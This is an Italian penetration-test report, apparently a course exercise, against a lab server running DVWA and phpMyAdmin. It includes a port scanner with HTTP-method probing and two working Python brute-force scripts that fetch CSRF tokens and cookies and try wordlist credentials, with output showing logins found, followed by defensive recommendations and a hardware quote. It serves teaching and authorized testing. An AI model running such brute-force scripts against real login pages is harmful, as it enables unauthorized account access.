35         22: "SSH",
36         23: "Telnet",
37         25: "SMTP",
38         53: "DNS",
39         80: "HTTP",
40         443: "HTTPS",
41         110: "POP3",
42         123: "NTP",
43         143: "IMAP",
44         3306: "MySQL",
45         3389: "RDP",
46         5900: "VNC",
47     }
48     if porta in well_known_services:
49         return well_known_services[porta]
50     else:
51         return "Porta sconosciuta"
52
53
54 if __name__ == "__main__":
55     scansionahttp = False
56     ip = input("Inserisci l'ip da scansionare: ")
57     rPorte = input("Inserisci il range di porte da scansionare (in formato 1-20): ")
58     porteAperte = scansionaPorte(ip, rPorte)
59     print(f"Porte aperte su questo ip: {ip}:")
60     for porta in porteAperte:
61         nomeServ = nomeServizio(porta)
62         print(f"{porta}: {nomeServ}")
63         if porta == 80:
64             scansionahttp = True
65
66 if scansionahttp:
67     httpMetodiAb(ip, 80)
```

# Esecuzione del programma

```
(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day1]
$ python3 myportscanner.py
Inserisci l'ip da scansionare: 192.168.50.101
Inserisci il range di porte da scansionare (in formato 1-20): 1-90
Porte aperte su questo ip: 192.168.50.101:
21: FTP
22: SSH
23: Telnet
25: SMTP
53: DNS
80: HTTP
Intestazione 'allow' non presente nella risposta.
I metodi abilitati non sono specificati dall'intestazione. Si procederà con una serie di richieste per determinare i metodi supportati.
Il metodo GET è supportato
Il metodo HEAD è supportato
Il metodo POST è supportato
Il metodo PUT è supportato
Il metodo DELETE è supportato
Il metodo OPTIONS è supportato
Il metodo TRACE è supportato
Il metodo PATCH è supportato

(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day1]
```

Qui già possiamo notare alcune vulnerabilità sull'applicativo Web che potrebbero essere utilizzate dai malintenzionati

# PROVA DI ACCESSO AL VOSTRO APPLICATIVO WEB

- In questa fase i nostri esperti hanno provato, sotto vostra autorizzazione, ad entrare all'interno del vostro applicativo web che è esposto alla rete esterna per poterne testare l'efficenza e la solidità nei confronti di accessi non autorizzati e/o di malintenzionati
- La tecnica che siamo andati ad utilizzare è chiamata Brute-Force ovvero un sistema generalmente utilizzato dai malintenzionati per scovare le password d'accesso degli applicativi attraverso un software

# PRIMO SOFTWARE UTILIZZATO

(Login PhpMyAdmin e DVWA)

```
bruteforcer_allFinal.py x brut
1 #!/usr/bin/python3
2
3 import requests
4 from bs4 import BeautifulSoup
5
6
7 proxies = {
8     "http": "http://127.0.0.1:8080"
9 }
10
11
12 #testato e funziona
```

```
12 #testato e funziona
13 def check_phpMyAdmin_credentials(URL, username, password):
14     # -- first request to get CSRF code and cookie value
15     r1 = requests.get(URL, proxies=proxies)
16     soup = BeautifulSoup(r1.text, 'html.parser')
17
18     cookie = soup.find("input", {"name": "phpMyAdmin"})["value"]
19     token = soup.find("input", {"name": "token"})["value"]
20
21     # -- second request to check creds
22     data = f"pma_username={username}&pma_password={password}&server=1&token={token}"
23
24     custom_headers = {
25         "Content-Type": "application/x-www-form-urlencoded",
26         "Cookie": f"pma_lang=en-utf-8; pma_charset=utf-8; pma_theme=original; pma_fontsize=82%25;
27         phpMyAdmin={cookie}",
28     }
29
30     r2 = requests.post(URL, headers=custom_headers, data=data, proxies=proxies, allow_redirects=False)
31     # estraggo i cookies usr e pass
32     pmaUser = r2.cookies.get('pmaUser-1')
33     pmaPass = r2.cookies.get('pmaPass-1')
34
35     custom_headers1 = {
36         "Content-Type": "application/x-www-form-urlencoded",
37         "Cookie": f"pma_lang=en-utf-8; pma_charset=utf-8; pma_theme=original; pma_fontsize=82%25;
38         phpMyAdmin={cookie}; pmaUser-1={pmaUser}; pmaPass-1={pmaPass}",
39     }
40
41     # -- third request to follow redirect
42     #lgetURL = f"{URL}?token={token}"
43     # forse modificare pmaUser-1 e pass che sono crittati dalla richiesta 2
44     r3 = requests.get(URL, headers=custom_headers1, proxies=proxies, params = {"token": token})
45
46     if "loginform" in r3.text:
47         return False
48     else:
49         return True
```

```
49
50 # testato e funziona
51 def check_DVWA_credentials(URL, username, password):
52
53     data = {
54         'username': username,
55         'password': password,
56         'Login': 'Login'
57     }
58     # Effettua la richiesta POST per il login
59     r1 = requests.post(url, data=data, proxies=proxies, allow_redirects=False)
60     phpsess = r1.cookies.get('PHPSESSID')
61     sec = r1.cookies.get('security')
62     custom_headers = {
63         "Content-Type": "application/x-www-form-urlencoded",
64         "Cookie": f"security={sec}; PHPSESSID={phpsess}",
65     }
66     r2 = requests.get(url, headers=custom_headers, proxies=proxies)
67     # Verifica lo stato della risposta
68     #if response.status_code == 302 and response.headers.get('location').endswith('index.php'):
69
70     if "Login failed" in r2.text:
71         return False
72     else:
73         return True
74
75
76 #inserire qui altri metodi per altri siti
77
```

```
78
79 def prntMenu():
80     ok = False
81     #metodo per richiedere in input il target (DVWA o phpMyAdmin)
82     # stampo il menù (possibile espandere i siti target)
83     print("Quale sito vuoi bruteforzare?: ")
84     print("1) phpMyAdmin")
85     print("2) DVWA login")
86
87     # aggiungi qui altri siti
88     while not ok:
89         try:
90             menu = int(input("Inserisci qui il tuo numero: "))
91             # estendere questo range se si aggiungono opzioni
92             if menu in range(1,3):
93                 ok = True
94             else:
95                 print("Inserisci solo i numeri del menù")
96         except:
97             print("Inserisci solo numeri")
98     return menu
99
100 def insTarget(sito):
101     url = ""
102     if sito == 1:
103         url = "http://192.168.50.101/phpMyAdmin/index.php"
104     elif sito == 2:
105         url = "http://192.168.50.101/dvwa/login.php"
106
107     # inserire altri elif per aggiungere siti target
108     else:
109         print("Errore URL")
110
111     return url
112
113
114
115
116
```

```

118 def loadFiles():
119     nUsr = True
120     nPass = True
121     #questo ciclo non serve più, era per far sì che l'utente continuasse a provare il nome del file, usando il
122     #default non è più necessario
123     while(nUsr):
124         try:
125             #provo ad aprire il file che mi da in input
126             username_file = open(input("Inserisci il nome del file che contiene gli Username da
provare (Premere invio per quello di Default): "))
127             nUsr = False
128         except:
129             #se mi da errore uso quello di default
130             print("File Username non Trovato! Uso quello di default")
131             # file di nmap, path completo: /usr/share/nmap/nselib/data/usernames.lst
132             username_file = open("usernames.lst")
133             nUsr = False
134
135         while(nPass):
136             try:
137                 #provo ad aprire il file che mi da in input
138                 password_file = open(input("Inserisci il nome del file che contiene le password (Premere
invio per quello di Default): "))
139                 nPass = False
140             except:
141                 #se mi da errore uso quello di default
142                 print("File Password non Trovato! Uso quello di default")
143                 # file di nmap, path completo: /usr/share/nmap/nselib/data/passwords.lst
144                 password_file = open("passwords.lst")
145                 nPass = False
146
147             # -- read wordlists files
148             usernames = []
149             usernames = username_file.read().splitlines()
150             username_file.close()
151
152             passwords = []
153
154             passwords = password_file.read().splitlines()
155             password_file.close()
156
157             return usernames, passwords

```

```

158
159 # _____
160 # Execution starts here
161
162 if __name__ == "__main__":
163     # -- example
164     # print(check_credentials("username", "password"))
165
166     menu = prntMenu()
167     usernames = []
168     passwords = []
169     usernames, passwords = loadFiles()
170     url = instTarget(menu)
171
172     # -- for each user
173     for user in usernames:
174         # -- and for each password
175         for password in passwords:
176             # -- in base al sito attaccato uso un metodo specifico
177             if menu == 1:
178                 if check_phpMyAdmin_credentials(url, user, password):
179                     # se lo trovo smetto
180                     print(f"Login Riuscito con: ({user}:{password})")
181                     break
182                 else:
183                     print(f"Login fallito con: ({user}:{password})")
184             elif menu == 2:
185                 if check_DVWA_credentials(url, user, password):
186                     print(f"Login Riuscito con: ({user}:{password})")
187                     break
188                 else:
189                     print(f"Login fallito con: ({user}:{password})")
190
191
192     # aggiungere qui altri check di metodi specifici
193     else:
194         print("Errore nel menù")
195     else:
196         continue
197     break

```

# Le vostre login intercettate

```
└─(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_allFinal.py
Quale sito vuoi bruteforzare?:
1) phpMyAdmin
2) DVWA login
Inserisci qui il tuo numero: 1
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (guest:123456)
Login fallito con: (guest:12345)
Login fallito con: (guest:123456789)
Login Riuscito con: (guest:password)

└─(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ ┌──
```

```
└─(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_allFinal.py
Quale sito vuoi bruteforzare?:
1) phpMyAdmin
2) DVWA login
Inserisci qui il tuo numero: 2
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (admin:123456)
Login fallito con: (admin:12345)
Login fallito con: (admin:123456789)
Login Riuscito con: (admin:password)

└─(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ ┌──
```

# SECONDO SOFTWARE UTILIZZATO

(Vari livelli della sezione Brute di DVWA)

```
1 import requests
2 from bs4 import BeautifulSoup
3 from bruteforcer_allFinal import *
4
5 # variabile globale per mantenere la sessione loggata
6 session = requests.Session()
7
8 #proxy per mandare le richieste a burpsuite
9 proxies = {
10     "http": "http://127.0.0.1:8080"
11 }
12
13 def check_dvwa_brutetab_credentials(URL, username, password, custom_headers):
14
15     # Verifica lo stato della risposta
16     #if response.status_code == 302 and response.headers.get('location').endswith('index.php'):
17
18         params = {
19             'username': username,
20             'password': password,
21             'Login': 'Login'
22         }
23
24
25     # provo a bruteforzare il tab
26     r4 = session.get(url, headers=custom_headers, proxies=proxies, params=params, allow_redirects=False)
27
28     if "Username and/or password incorrect." in r4.text:
29         return False
30     else:
31         return True
32
33 if __name__ == "__main__":
34     # -- example
35     # print(check_credentials("username", "password"))
36
37     loginUrl = 'http://192.168.50.101/dvwa/login.php'
38
39     data = {
40         'username': 'admin',
41         'password': 'password',
42         'Login': 'Login'
43     }
44
45     # Effettua la richiesta POST per il login
```

```
46         r1 = session.post(loginUrl, data=data, proxies=proxies, allow_redirects=False)
47         phpsess = r1.cookies.get('PHPSESSID')
48         sec = r1.cookies.get('security')
49         custom_headers = {
50             "Content-Type": "application/x-www-form-urlencoded",
51             "Cookie": f"security={sec}; PHPSESSID={phpsess}",
52         }
53         print(f"Livello di difficoltà DVWA: {sec}")
54         r2 = session.get(loginUrl, headers=custom_headers, proxies=proxies)
55
56         usernames = []
57         passwords = []
58         usernames, passwords = loadFiles()
59         url = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'
60
61         if "Login failed" in r2.text:
62             print("Credenziali di default errate")
63         else:
64             r3 = session.get(url, headers=custom_headers, proxies=proxies, allow_redirects=False)
65             # -- for each user
66             for user in usernames:
67                 # -- and for each password
68                 for password in passwords:
69
70                     if check_dvwa_brutetab_credentials(url, user, password, custom_headers):
71                         # se lo trovo smetto
72                         print(f"Login Riuscito con: ({user}:{password})")
73                         break
74                     else:
75                         print(f"Login fallito con: ({user}:{password})")
76
77                         # aggiungere qui altri check di metodi specifici
78
79             else:
80                 continue
81
82             break
83
84     # Effettua la richiesta POST per il login
```

# Le password più complesse che sono state intercettate ugualmente

```
└─(alessio㉿kali)-[~/Desktop/Esercizi/Week4/Day2]
└─$ python3 bruteforcer_DVWA_brutetab.py
Livello di difficoltà DVWA: high
Inserisci il nome del file che contiene gli Username da provare (Premere invio per quello di Default):
File Username non Trovato! Uso quello di default
Inserisci il nome del file che contiene le password (Premere invio per quello di Default):
File Password non Trovato! Uso quello di default
Login fallito con: (admin:123456)
Login fallito con: (admin:12345)
Login fallito con: (admin:123456789)
Login Riuscito con: (admin:password)
```

# Misure di sicurezza da adottare

- Utilizzare software/configurazioni come Intrusion Detection/Prevention System e Mail/Web Filter come da progetto di rete
- Tutte le reti wireless siano configurate con algoritmi di cifratura per lo meno a livello WPA2 e con password di adeguata complessità e periodicamente sostituite
- Ci sono dei servizi attivi che sarebbe meglio disabilitare su un applicativo web come ad esempio FTP se non c'è necessità di trasferire file, è importante lasciare aperta la porta 80 per poter visitare i servizi Web, inoltre sulla porta 80 vanno lasciati i metodi GET, HEAD e POST disabilitando gli altri
- L'utilizzo di password complesse, con una lunghezza minima di 12 caratteri di cui almeno parte di essi composti da caratteri speciali, numeri e caratteri maiuscoli con una sostituzione periodica delle stesse. Per renderne semplice la gestione si potrebbe utilizzare un password manager, in questo modo i dipendenti non lascerebbero incustodite le loro credenziali
- Organizzare corsi di formazione alla sicurezza informatica per tutti i dipendenti in modo tale che conoscano gli attacchi più comuni di phishing i quali comportano grossi rischi per l'azienda questo per avere un approccio maggiormente incentrato sul dipendente (Social Engineering)

# *PREVENTIVO DI SPESA PER LA RETE*

Elemento	Quantità	Prezzo Unitario	Prezzo Totale
Router ISR 4331	3	2.300,00	6.900,00 €
Firewal	3	1.260,00 €	3.780,00 €
IDS	1	1.107,00 €	1.107,00 €
Honeypot Server	1		500 €/mese
Server	5	2.000,00 €	10.000,00 €
Switch 2960	4	1.593,00 €	6.372,00 €
Cavo Ethernet(500m)	1	200,00 €	200,00 €
<b>Totale</b>			<b>28.359,00 €</b>

Si tenga presente che i prezzi possono variare in base al mercato e ai fornitori. Inoltre, il costo di installazione e configurazione dei dispositivi e della rete potrebbe non essere incluso nel prezzo sopra indicato.



## *Pippo Security S.r.l.*

*-Alessio Battaglia -Andrea Acampora -Giovanni Cossu -Dehans Gjerkaj -Gabriele Pagana  
-Marco Levi -Gabriele di Salvo - Vincenzo Pio Ruscillo*